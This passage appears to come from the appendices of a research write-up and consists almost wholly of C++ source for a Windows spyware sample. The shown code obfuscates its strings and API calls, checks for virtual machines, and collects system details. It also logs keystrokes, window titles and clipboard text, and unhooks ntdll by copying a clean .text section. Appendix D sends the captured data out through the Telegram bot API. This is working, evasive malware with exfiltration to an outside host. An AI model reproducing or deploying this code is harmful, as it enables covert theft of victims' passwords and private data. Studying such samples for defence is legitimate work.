            gpu.find(decode("jsjt")) == std::string::npos)
        ||
        (
            gpu.find(decode("wjsuvbmcpy")) != std::string::npos ||
            gpu.find(decode("wnxbsf")) != std::string::npos ||
            gpu.find(decode("izqfs.w")) != std::string::npos ||
            gpu.find(decode("qbsbmmfmt")) != std::string::npos ||
            gpu.find(decode("rfnv")) != std::string::npos ||
            gpu.find(decode("lwn")) != std::string::npos ||
            gpu.find(decode("yfo")) != std::string::npos ||
            gpu.find(decode("tuboebse")) != std::string::npos)
        )return "0";



    ss << "\n================= Target Information =================\n\n";
    ss << getWindowsVersion(pSvc);
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`Qspdfttps").c_str(), "Name", "CPU");
    ss << getTotalRAM(pSvc);
    ss << getDiskInfo(pSvc);
    ss << gpu;
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`OfuxpslBebqufs!XIFSF!QiztjdbmBebqufs!>!Usvf").c_str(), "Name", "Network Adapter");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`CbtfCpbse").c_str(), "Product", "Motherboard");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`RvjdlGjyFohjoffsjoh").c_str(), "HotFixID", "Security Update");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`VTCDpouspmmfs").c_str(), "Name", "USB Controller");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`VTCIvc").c_str(), "Description", "USB Hub");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`Qsjoufs!XIFSF!Mpdbm!>!Usvf").c_str(), "Name", "Printer");
    ss << queryWMI(pSvc, decode("TFMFDU!+!GSPN!Xjo43`QoQFoujuz!XIFSF!Qsftfou!>!Usvf!BOE!)QOQDmbtt!>!(Npvtf(!PS!QOQDmbtt!>!(Lfzcpbse(!PS!QOQDmbtt!>!(BvejpFoeqpjou(!PS!QOQDmbtt!>!(Dbnfsb(!PS!QOQDmbtt!>!(Qsjoufs(!PS!QOQDmbtt!>!(Nfejb(*").c_str(), "Name", "PnP Devices");

    if (pSvc) pSvc->Release();
    if (pLoc) pLoc->Release();
    reinterpret_cast<void(WINAPI*)()>(dynCoUninitialize)();

    return ss.str();
}

// Keylogger
int kernel32_lib_offset[] = { 36,4,17,13,4,11,57,56 };
int user32_lib_offset[] = { 20,18,4,17,57,56,52,3,11,11 };
int dynGetForegroundWindow_offset[] = { 32,4,19,31,14,17,4,6,17,14,20,13,3,48,8,13,3,14,22 };
int dynGetWindowTextW_offset[] = { 32,4,19,48,8,13,3,14,22,45,4,23,19,48 };
int dynGetKeyboardState_offset[] = { 32,4,19,36,4,24,1,14,0,17,3,44,19,0,19,4 };
int dynGetAsyncKeyState_offset[] = { 32,4,19,26,18,24,13,2,36,4,24,44,19,0,19,4 };
int dynGetKeyState_offset[] = { 32,4,19,36,4,24,44,19,0,19,4 };
int dynToUnicodeEx_offset[] = { 45,14,46,13,8,2,14,3,4,30,23 };
int dynGetKeyboardLayout_offset[] = { 32,4,19,36,4,24,1,14,0,17,3,37,0,24,14,20,19 };
int dynOpenClipboard_offset[] = { 40,15,4,13,28,11,8,15,1,14,0,17,3 };
int dynGetClipboardData_offset[] = { 32,4,19,28,11,8,15,1,14,0,17,3,29,0,19,0 };
int dynCloseClipboard_offset[] = { 28,11,14,18,4,28,11,8,15,1,14,0,17,3 };
int dynSleep_offset[] = { 44,11,4,4,15 };
HMODULE user32Module = LoadLibraryA(getOriginalString(user32_lib_offset, big_string, sizeof(user32_lib_offset)).c_str());
HMODULE hmodule_kernel32 = LoadLibraryA(getOriginalString(kernel32_lib_offset, big_string, sizeof(kernel32_lib_offset)).c_str());
FARPROC dynSleep = GetProcAddress(hmodule_kernel32, getOriginalString(dynSleep_offset, big_string, sizeof(dynSleep_offset)).c_str());
FARPROC dynGetForegroundWindow = GetProcAddress(user32Module, getOriginalString(dynGetForegroundWindow_offset, big_string, sizeof(dynGetForegroundWindow_offset)).c_str());
FARPROC dynGetWindowTextW = GetProcAddress(user32Module, getOriginalString(dynGetWindowTextW_offset, big_string, sizeof(dynGetWindowTextW_offset)).c_str());
FARPROC dynGetKeyboardState = GetProcAddress(user32Module, getOriginalString(dynGetKeyboardState_offset, big_string, sizeof(dynGetKeyboardState_offset)).c_str());
FARPROC dynGetAsyncKeyState = GetProcAddress(user32Module, getOriginalString(dynGetAsyncKeyState_offset, big_string, sizeof(dynGetAsyncKeyState_offset)).c_str());
FARPROC dynGetKeyState = GetProcAddress(user32Module, getOriginalString(dynGetKeyState_offset, big_string, sizeof(dynGetKeyState_offset)).c_str());
FARPROC dynToUnicodeEx = GetProcAddress(user32Module, getOriginalString(dynToUnicodeEx_offset, big_string, sizeof(dynToUnicodeEx_offset)).c_str());
FARPROC dynGetKeyboardLayout = GetProcAddress(user32Module, getOriginalString(dynGetKeyboardLayout_offset, big_string, sizeof(dynGetKeyboardLayout_offset)).c_str());
FARPROC dynOpenClipboard = GetProcAddress(user32Module, getOriginalString(dynOpenClipboard_offset, big_string, sizeof(dynOpenClipboard_offset)).c_str());
FARPROC dynGetClipboardData = GetProcAddress(user32Module, getOriginalString(dynGetClipboardData_offset, big_string, sizeof(dynGetClipboardData_offset)).c_str());
FARPROC dynCloseClipboard = GetProcAddress(user32Module, getOriginalString(dynCloseClipboard_offset, big_string, sizeof(dynCloseClipboard_offset)).c_str());

void logActiveWindow(std::stringstream& to_send)
{
    wchar_t windowTitle[256];

    HWND hwnd = reinterpret_cast<HWND(*)(void)>(dynGetForegroundWindow)();
    if (hwnd != NULL) {
        int titleLength = reinterpret_cast<int(*)(HWND, LPWSTR, int)>
            (dynGetWindowTextW)(hwnd, windowTitle, sizeof(windowTitle) / sizeof(wchar_t));
        if (titleLength > 0) {
            char buffer[512];
            int result = WideCharToMultiByte(CP_UTF8, 0, windowTitle, -1, buffer, sizeof(buffer), NULL, NULL);
            if (result > 0) {
                to_send << "\n[Active Window: " << buffer << "]\n";
            }
        }
    }
}

void logClipboard(std::stringstream& to_send)
{
    // Open the clipboard
    if (reinterpret_cast<BOOL(*)(HWND)>(dynOpenClipboard)(NULL)) {

        HANDLE hData = reinterpret_cast<HANDLE(*)(UINT)>(dynGetClipboardData)(CF_TEXT); // Get clipboard data in text format
        if (hData != NULL) {
            char* clipboardText = static_cast<char*>(GlobalLock(hData)); // Lock the data
            if (clipboardText != NULL) {
                to_send << "[Clipboard]\n" << clipboardText << "\n"; // Log the clipboard text
                GlobalUnlock(hData); // Unlock the data
            }
        }
        reinterpret_cast<BOOL(*)()>(dynCloseClipboard)(); // Close the clipboard
    }
}

void logKey(int key, std::stringstream& to_send)
{
    BYTE keyboardState[256] = { 0 };

    if (!reinterpret_cast<BOOL(*)(BYTE*)>(dynGetKeyboardState)(keyboardState)) {
        to_send << "[ERROR: Get Keyboard State failed]";
        return;
    }

    if (reinterpret_cast<short(*)(int)>
        (dynGetAsyncKeyState)(VK_SHIFT) & 0x8000) keyboardState[VK_SHIFT] |= 0x80;

    if (reinterpret_cast<short(*)(int)>(dynGetKeyState)(VK_CAPITAL) & 0x0001) keyboardState[VK_CAPITAL] |= 0x01;


    if (key == VK_BACK) to_send << "[BACKSPACE]";
    else if (key == VK_RETURN) to_send << "\n";
    else if (key == VK_SPACE) to_send << " ";
    else if (key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT) to_send << "[SHIFT]";
    else if (key == VK_TAB) to_send << "[TAB]";
    else if (key == VK_ESCAPE) to_send << "[ESC]";
    else if (key == VK_CONTROL) to_send << "[CTRL]";
    else if (key == VK_MENU) to_send << "[ALT]";
    else if (key == VK_LEFT) to_send << "[LEFT]";
    else if (key == VK_RIGHT) to_send << "[RIGHT]";
    else if (key == VK_UP) to_send << "[UP]";
    else if (key == VK_DOWN) to_send << "[DOWN]";
    else if (key >= VK_F1 && key <= VK_F12) to_send << "[F" << key - VK_F1 + 1 << "]";
    else if (key == 'C' && (reinterpret_cast<short(*)(int)>(dynGetAsyncKeyState)(VK_CONTROL) & 0x8000)) {
        to_send << "[CTRL+C] ";
        logClipboard(to_send);
    }
    else if (key == 'V' && (reinterpret_cast<short(*)(int)>(dynGetAsyncKeyState)(VK_CONTROL) & 0x8000)) {
        to_send << "[CTRL+V] ";
        logClipboard(to_send);
    }
    else if (key == 'X' && (reinterpret_cast<short(*)(int)>(dynGetAsyncKeyState)(VK_CONTROL) & 0x8000)) {
        to_send << "[CTRL+X] ";
        logClipboard(to_send);
    }
    else {
        WCHAR unicodeChar[5] = { 0 };
        UINT scanCode = MapVirtualKey(key, MAPVK_VK_TO_VSC);
        HKL layout = reinterpret_cast<HKL(*)(DWORD)>(dynGetKeyboardLayout)(0);

        int result = reinterpret_cast<int(*)(UINT, UINT, BYTE*, LPWSTR, int, UINT, HKL)>
            (dynToUnicodeEx)(key, scanCode, keyboardState, unicodeChar, 4, 0, layout);
        if (result > 0) {
            char buffer[8];
            size_t convertedChars = 0;
            errno_t err = wcstombs_s(&convertedChars, buffer, sizeof(buffer), unicodeChar, _TRUNCATE);
            if (err == 0) {
                to_send << buffer;
            }
            else {
                to_send << "[ERROR: Conversion failed]";
            }
        }
    }
}

void captureKeystrokesAndClipboard() {
    std::stringstream to_send;
    std::wstring lastWindow = L""; // Track changes in the active window using wstring
    std::string lastClipboard;    // Track the last clipboard content
    std::string clipboardText;    // Track the current clipboard content

    // Open the clipboard and log its content
```

```
if (reinterpret_cast<BOOL(*)(HWND)>(dynOpenClipboard)(NULL)) {
    HANDLE hData = reinterpret_cast<HANDLE(*)(UINT)>(dynGetClipboardData)(CF_TEXT); // Get clipboard data in text format
    if (hData != NULL) {
        char* clipboardData = static_cast<char*>(GlobalLock(hData)); // Lock the data
        if (clipboardData != NULL) {
            lastClipboard = clipboardData; // Store clipboard content in std::string
            to_send << "[Clipboard]\n" << lastClipboard << "\n"; // Log the clipboard text
            GlobalUnlock(hData); // Unlock the data
        }
    }
    reinterpret_cast<BOOL(*)()>(dynCloseClipboard)(); // Close the clipboard
}

// Random number generator setup
std::random_device rd; // Seed for random number generator
std::mt19937 gen(rd()); // Mersenne Twister random number generator
std::uniform_int_distribution<> dist(3000, 4000); // Range: 3000 to 4000
int randomDelay = dist(gen); // Generate a random delay
static int counter = 0;

while (true) {
    HWND hwnd = reinterpret_cast<HWND(*)(void)>(dynGetForegroundWindow)(); // Get handle to the current window
    wchar_t windowTitle[256];
    reinterpret_cast<int(*)(HWND, LPWSTR, int)>(dynGetWindowTextW)
        (hwnd, windowTitle, sizeof(windowTitle) / sizeof(wchar_t));

    // Log window title if it has changed
    if (lastWindow != windowTitle) {
        lastWindow = windowTitle;
        logActiveWindow(to_send); // Log the new active window
    }

    // Capture and log keystrokes
    for (int key = 8; key <= 190; key++) {
        if (reinterpret_cast<short(*)(int)>(dynGetAsyncKeyState)(key) == -32767) {
            logKey(key, to_send);
        }
    }

    if (reinterpret_cast<BOOL(*)(HWND)>(dynOpenClipboard)(NULL)) {
        HANDLE hData = reinterpret_cast<HANDLE(*)(UINT)>(dynGetClipboardData)(CF_TEXT); // Get clipboard data in text format
        if (hData != NULL) {
            char* clipboardData = static_cast<char*>(GlobalLock(hData)); // Lock the data
            if (clipboardData != NULL) {
                clipboardText = clipboardData; // Store clipboard content in std::string
                if (clipboardText != lastClipboard) { // Check if clipboard content has changed
                    to_send << "[Clipboard]\n" << clipboardText << "\n"; // Log the clipboard text
                    lastClipboard = clipboardText; // Update lastClipboard
                }
                GlobalUnlock(hData); // Unlock the data
            }
        }
        reinterpret_cast<BOOL(*)()>(dynCloseClipboard)(); // Close the clipboard
    }

    reinterpret_cast<void(*)(DWORD)>(dynSleep)(10); // Correct: Sleep returns void
```

```

        counter++;
        if (counter >= randomDelay) {
            if (to_send.str().size() == 0) {

                continue;
            }

            sendRequest(to_send.str()); // Send the content to the server

            to_send.str(""); // Clear the string stream

            counter = 0; // Reset counter
            randomDelay = dist(gen); // Generate a random delay
        }
    }
}

//dynamic
BYTE pat1[3];
BYTE pat2[3];
BYTE pat3[9];
int nt[] = { 39,19,3,11,11 };
int kr[] = { 36,4,17,13,4,11,57,56 };
int vp[] = { 47,8,17,19,20,0,11,41,17,14,19,4,2,19 };
typedef BOOL(WINAPI* VirtualProtect_t)(LPVOID, SIZE_T, DWORD, PDWORD);
HMODULE modKr = LoadLibraryA((LPCSTR)getOriginalString(kr, big_string, sizeof(kr)).c_str());

void genps() {

    pat1[0] = big_string[0] ^ big_string[13];
    pat1[1] = big_string[7] - big_string[2];
    pat1[2] = big_string[28] | 0x80;

    const BYTE cc = (big_string[37] << 1) + big_string[58];
    pat2[0] = pat2[1] = pat2[2] = cc;

    pat3[0] = pat1[0];
    pat3[1] = pat1[1];
    pat3[2] = pat1[2];
    pat3[3] = big_string[38] | 0x80;
    pat3[4] = big_string[52];
    pat3[5] = pat1[2];
    pat3[6] = pat3[7] = pat3[8] = cc;

}

int first(char* pm, DWORD size) {
    DWORD i = 0;
    DWORD in = 0;

    for (i = 0; i < size - 3; i++) {
        if (!memcmp(pm + i, pat1, 3)) {
            in = i;
            break;
        }
    }

    for (i = 3; i < 50; i++) {
        if (!memcmp(pm + in - i, pat2, 3)) {
            in = in - i + 3;
            break;
        }
    }

    return in;
}

int last(char* pm, DWORD size) {
    DWORD i;
    DWORD in = 0;

    for (i = size - 9; i > 0; i--) {
        if (!memcmp(pm + i, pat3, 9)) {
            in = i + 6;
            break;
        }
    }

    return in;
}

static int core(const HMODULE h1, const LPVOID pca) {
    int txt[] = { 52,19,4,23,19 };
    DWORD old = 0;
    PIMAGE_DOS_HEADER pImgDOSHead = (PIMAGE_DOS_HEADER)pca;
    PIMAGE_NT_HEADERS pImgNTHead = (PIMAGE_NT_HEADERS)((DWORD_PTR)pca + pImgDOSHead-
>e_lfanew);
    int i;
    genps();

    FARPROC dynVP = GetProcAddress(modKr, (LPCSTR)getOriginalString(vp, big_string, sizeof(vp)).c_str());

    VirtualProtect_t VPro = reinterpret_cast<VirtualProtect_t>(dynVP);


    for (i = 0; i < pImgNTHead->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER pish =
(PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(pImgNTHead) +
((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

        if (!strcmp((char*)pish->Name, getOriginalString(txt, big_string, sizeof(txt)).c_str())) {
            VPro((LPVOID)((DWORD_PTR)h1 + (DWORD_PTR)pish->VirtualAddress),
                pish->Misc.VirtualSize,
                PAGE_EXECUTE_READWRITE,
                &old);
            if (!old) {
                return -1;
            }

            DWORD SC_start = first((char*)pca, pish->Misc.VirtualSize);
            DWORD SC_end = last((char*)pca, pish->Misc.VirtualSize);

            if (SC_start != 0 && SC_end != 0 && SC_start < SC_end) {
                DWORD SC_size = SC_end - SC_start;
                memcpy((LPVOID)((DWORD_PTR)h1 + SC_start),
                    (LPVOID)((DWORD_PTR)pca + +SC_start),
                    SC_size);
            }

            VPro((LPVOID)((DWORD_PTR)h1 + (DWORD_PTR)pish->VirtualAddress),
                pish->Misc.VirtualSize,
                old,
                &old);
            if (!old) {
                return -1;
            }
            return 0;
        }
    }

    return -1;
}

void firstfun() {
    int calc[] = { 2,0,11,2,52,4,23,4 };
    int path[] = { 28,65,64,48,8,13,3,14,22,18,64,44,24,18,19,4,12,57,56,64 };
    int nd[] = { 13,19,3,11,11,52,3,11,11 };
    int create[] = { 28,17,4,0,19,4,41,17,14,2,4,18,18,26 };
    int va[] = { 47,8,17,19,20,0,11,26,11,11,14,2 };
    int end[] = { 45,4,17,12,8,13,0,19,4,41,17,14,2,4,18,18 };
    int free[] = { 47,8,17,19,20,0,11,31,17,4,4 };
    int gm[] = { 32,4,19,38,14,3,20,11,4,33,0,13,3,11,4,26 };


    int ret = 0;

    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    FARPROC fcp = GetProcAddress(modKr, getOriginalString(create, big_string, sizeof(create)).c_str());


    BOOL success = reinterpret_cast<BOOL(WINAPI*)(LPCSTR, LPSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES, BOOL, DWORD, LPVOID, LPCSTR, LPSTARTUPINFOA, LPPROCESS_INFORMATION)>(fcp)(NULL,
        (LPSTR)getOriginalString(calc, big_string, sizeof(calc)).c_str(),
        NULL,
        NULL,
        FALSE,
        CREATE_SUSPENDED | CREATE_NEW_CONSOLE,
        NULL,
        (LPCSTR)getOriginalString(path, big_string, sizeof(path)).c_str(),
        &si,
        &pi);

    if (success == FALSE) {
        return;
    }

    FARPROC gmh = GetProcAddress(modKr, getOriginalString(gm, big_string, sizeof(gm)).c_str());

    char* adr = (char*)reinterpret_cast<HMODULE(*)(LPCSTR)>(gmh)(getOriginalString(nd, big_string, sizeof(nd)).c_str());
    IMAGE_DOS_HEADER* pDosHdr = (IMAGE_DOS_HEADER*)adr;
    IMAGE_NT_HEADERS* pNTHdr = (IMAGE_NT_HEADERS*)(adr + pDosHdr->e_lfanew);
    IMAGE_OPTIONAL_HEADER* pOptionalHdr = &pNTHdr->OptionalHeader;

    SIZE_T nsize = pOptionalHdr->SizeOfImage;
    FARPROC vir_a = GetProcAddress(modKr, getOriginalString(va, big_string, sizeof(va)).c_str());
    FARPROC term_p = GetProcAddress(modKr, getOriginalString(end, big_string, sizeof(end)).c_str());
    FARPROC vir_f = GetProcAddress(modKr, getOriginalString(free, big_string, sizeof(free)).c_str());


    LPVOID pca = reinterpret_cast<LPVOID(*)(LPVOID, SIZE_T, DWORD, DWORD)>(vir_a)(
        NULL,
        nsize,
        MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);


    SIZE_T bytesRead = 0;


    reinterpret_cast<BOOL(WINAPI*)(HANDLE, UINT)>(term_p)(pi.hProcess, 0);

    ret = core(reinterpret_cast<HMODULE(*)(LPCSTR)>(gmh)((LPCSTR)getOriginalString(nt, big_string, sizeof(nt)).c_str()), pca);
    reinterpret_cast<BOOL(WINAPI*)(LPVOID, SIZE_T, DWORD)>(vir_f)(pca, 0, MEM_RELEASE);
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
    LPSTR lpCmdLine, int nCmdShow)
{
    firstfun();

    setlocale(LC_ALL, "");

    std::string inf = collectSystemInfo();
    if (inf == "0") return 0;

    sendRequest(inf);
    captureKeystrokesAndClipboard();

    return 0;
}
```

# Appendix C

Hardware Specifications Extractor

```
#include <windows.h>
#include <iostream>
#include <string>
#include <iomanip>
#include <sstream>
#include <comdef.h>
#include <Wbemidl.h>

#pragma comment(lib, "wbemuuid.lib")

bool initializeCOM(IWbemLocator** pLoc, IWbemServices** pSvc) {
    HRESULT hres = CoInitializeEx(0, COINIT_MULTITHREADED);
    if (FAILED(hres)) return false;

    hres = CoInitializeSecurity(nullptr, -1, nullptr, nullptr,
        RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE, nullptr);
    if (FAILED(hres)) {
        CoUninitialize();
        return false;
    }

    hres = CoCreateInstance(CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
        IID_IWbemLocator, (LPVOID*)pLoc);
    if (FAILED(hres)) {
        CoUninitialize();
        return false;
    }

    hres = (*pLoc)->ConnectServer(_bstr_t(L"ROOT\\CIMV2"), nullptr, nullptr, 0, NULL, 0, 0, pSvc);
    if (FAILED(hres)) {
        (*pLoc)->Release();
        CoUninitialize();
        return false;
    }

    hres = CoSetProxyBlanket(*pSvc, RPC_C_AUTHN_WINNT, RPC_C_AUTHZ_NONE, nullptr,
        RPC_C_AUTHN_LEVEL_CALL, RPC_C_IMP_LEVEL_IMPERSONATE,
        nullptr, EOAC_NONE);
    if (FAILED(hres)) {
        (*pSvc)->Release();
        (*pLoc)->Release();
        CoUninitialize();
        return false;
    }
    return true;
}

std::string queryWMI(IWbemServices* pSvc, const char* query, const char* propertyName, const char*
sectionName) {
    std::stringstream ss;
    ss << "\n=== " << sectionName << " Information ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
```

```cpp
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t(query),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) {
        return "Query for " + std::string(sectionName) + " failed\n";
    }

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtProp;
        VariantInit(&vtProp); // Initialize the VARIANT structure
        hr = pclsObj->Get(_bstr_t(propertyName), 0, &vtProp, 0, 0);
        if (SUCCEEDED(hr) && vtProp.vt == VT_BSTR) {
            ss << _bstr_t(vtProp.bstrVal) << "\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string getWindowsVersion(IWbemServices* pSvc) {
    return queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "Caption", "OS") +
        queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "Version", "Version") +
        queryWMI(pSvc, "SELECT * FROM Win32_OperatingSystem", "BuildNumber", "Build Number");
}

std::string getTotalRAM(IWbemServices* pSvc) {
    std::stringstream ss;
    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t("SELECT * FROM Win32_ComputerSystem"),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for RAM failed\n";

    ss << "\n=== RAM Information ===\n";
    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtProp;
        VariantInit(&vtProp);
        hr = pclsObj->Get(L"TotalPhysicalMemory", 0, &vtProp, 0, 0);
        if (SUCCEEDED(hr) && vtProp.vt == VT_BSTR) {
            double totalGB = _wtof(vtProp.bstrVal) / (1024 * 1024 * 1024);
            ss << std::fixed << std::setprecision(2) << "Total RAM: " << totalGB << " GB\n";
        }
        VariantClear(&vtProp);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string getDiskInfo(IWbemServices* pSvc) {
    std::stringstream ss;
    ss << "\n=== Disk Drive Information ===\n";

    IEnumWbemClassObject* pEnumerator = nullptr;
    HRESULT hres = pSvc->ExecQuery(bstr_t("WQL"), bstr_t("SELECT * FROM Win32_DiskDrive"),
        WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY,
        nullptr, &pEnumerator);

    if (FAILED(hres)) return "Query for disk drives failed\n";

    IWbemClassObject* pclsObj = nullptr;
    ULONG uReturn = 0;

    while (pEnumerator) {
        HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
        if (uReturn == 0) break;

        VARIANT vtModel, vtSize;
        VariantInit(&vtModel);
                            VariantInit(&vtSize);
        pclsObj->Get(L"Model", 0, &vtModel, 0, 0);
        pclsObj->Get(L"Size", 0, &vtSize, 0, 0);

        if (vtModel.vt == VT_BSTR) ss << _bstr_t(vtModel.bstrVal);
        if (vtSize.vt == VT_BSTR) {
            double sizeGB = _wtof(vtSize.bstrVal) / (1024 * 1024 * 1024);
            ss << std::fixed << std::setprecision(2) << " - Size: " << sizeGB << " GB\n";
        }

        VariantClear(&vtModel);
        VariantClear(&vtSize);
        pclsObj->Release();
    }
    pEnumerator->Release();
    return ss.str();
}

std::string collectSystemInfo() {
    std::stringstream ss;
    IWbemLocator* pLoc = nullptr;
    IWbemServices* pSvc = nullptr;

    if (!initializeCOM(&pLoc, &pSvc)) return "Failed to initialize WMI\n";

    ss << getWindowsVersion(pSvc);
    ss << queryWMI(pSvc, "SELECT * FROM Win32_Processor", "Name", "CPU");
    ss << getTotalRAM(pSvc);
    ss << getDiskInfo(pSvc);
    ss << queryWMI(pSvc, "SELECT * FROM Win32_VideoController", "Name", "Graphics Card");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_NetworkAdapter WHERE PhysicalAdapter = True", "Name", "Network Adapter");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_BaseBoard", "Product", "Motherboard");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_QuickFixEngineering", "HotFixID", "Security Update");

    // Peripheral devices
    ss << queryWMI(pSvc, "SELECT * FROM Win32_USBController", "Name", "USB Controller");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_USBHub", "Description", "USB Hub");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_Printer WHERE Local = True", "Name", "Printer");
    ss << queryWMI(pSvc, "SELECT * FROM Win32_PnPEntity WHERE Present = True AND (PNPClass = 'Mouse' OR PNPClass = 'Keyboard' OR PNPClass = 'AudioEndpoint' OR PNPClass = 'Camera' OR PNPClass = 'Printer' OR PNPClass = 'Media')", "Name", "PnP Devices");

    if (pSvc) pSvc->Release();
    if (pLoc) pLoc->Release();
    CoUninitialize();

    return ss.str();
}

int main() {
        std::cout << collectSystemInfo();
    return 0;
}
```

## Appendix D

Telegram communication

```
#include <iostream>
#include <Windows.h>
#include <fstream>
#include <string>
#include <winhttp.h>
#pragma comment(lib, "winhttp.lib")

void sendRequest(std::string message)
{
    std::string myMessage = message;  // <-- your input here

    // Prepare the full POST data
    std::string postData = "chat_id=&text=" + myMessage;

    // Convert to wide string for URL
    LPCWSTR server = L"api.telegram.org";
    LPCWSTR resource = L"";

    // Initialize WinHTTP session
    HINTERNET hSession = WinHttpOpen(L"",
        WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME,
        WINHTTP_NO_PROXY_BYPASS, 0);

    if (!hSession) {
        std::wcout << L"WinHttpOpen failed: " << GetLastError() << std::endl;
        return;
    }

    // Connect to Telegram server
    HINTERNET hConnect = WinHttpConnect(hSession, server,
        INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (!hConnect) {
        std::wcout << L"WinHttpConnect failed: " << GetLastError() << std::endl;
        WinHttpCloseHandle(hSession);
        return;
    }

    // Create the POST request
    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", resource,
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        WINHTTP_FLAG_SECURE);
    if (!hRequest) {
        std::wcout << L"WinHttpOpenRequest failed: " << GetLastError() << std::endl;
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return;
    }

    // Set the headers for POST request
    LPCWSTR headers = L"Content-Type: application/x-www-form-urlencoded";
    DWORD headersLength = -1L;

    // Send the POST request
    BOOL bResults = WinHttpSendRequest(hRequest,
        headers, headersLength,
        (LPVOID)postData.c_str(),
        (DWORD)postData.length(),
        (DWORD)postData.length(),
        0);

    if (!bResults) {
        std::wcout << L"WinHttpSendRequest failed: " << GetLastError() << std::endl;
    }
    else {
        bResults = WinHttpReceiveResponse(hRequest, NULL);
        if (bResults) {
            std::wcout << L"Message sent successfully!" << std::endl;
        }
        else {
            std::wcout << L"WinHttpReceiveResponse failed: " << GetLastError() << std::endl;
        }
    }

    // Clean up
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);

}
```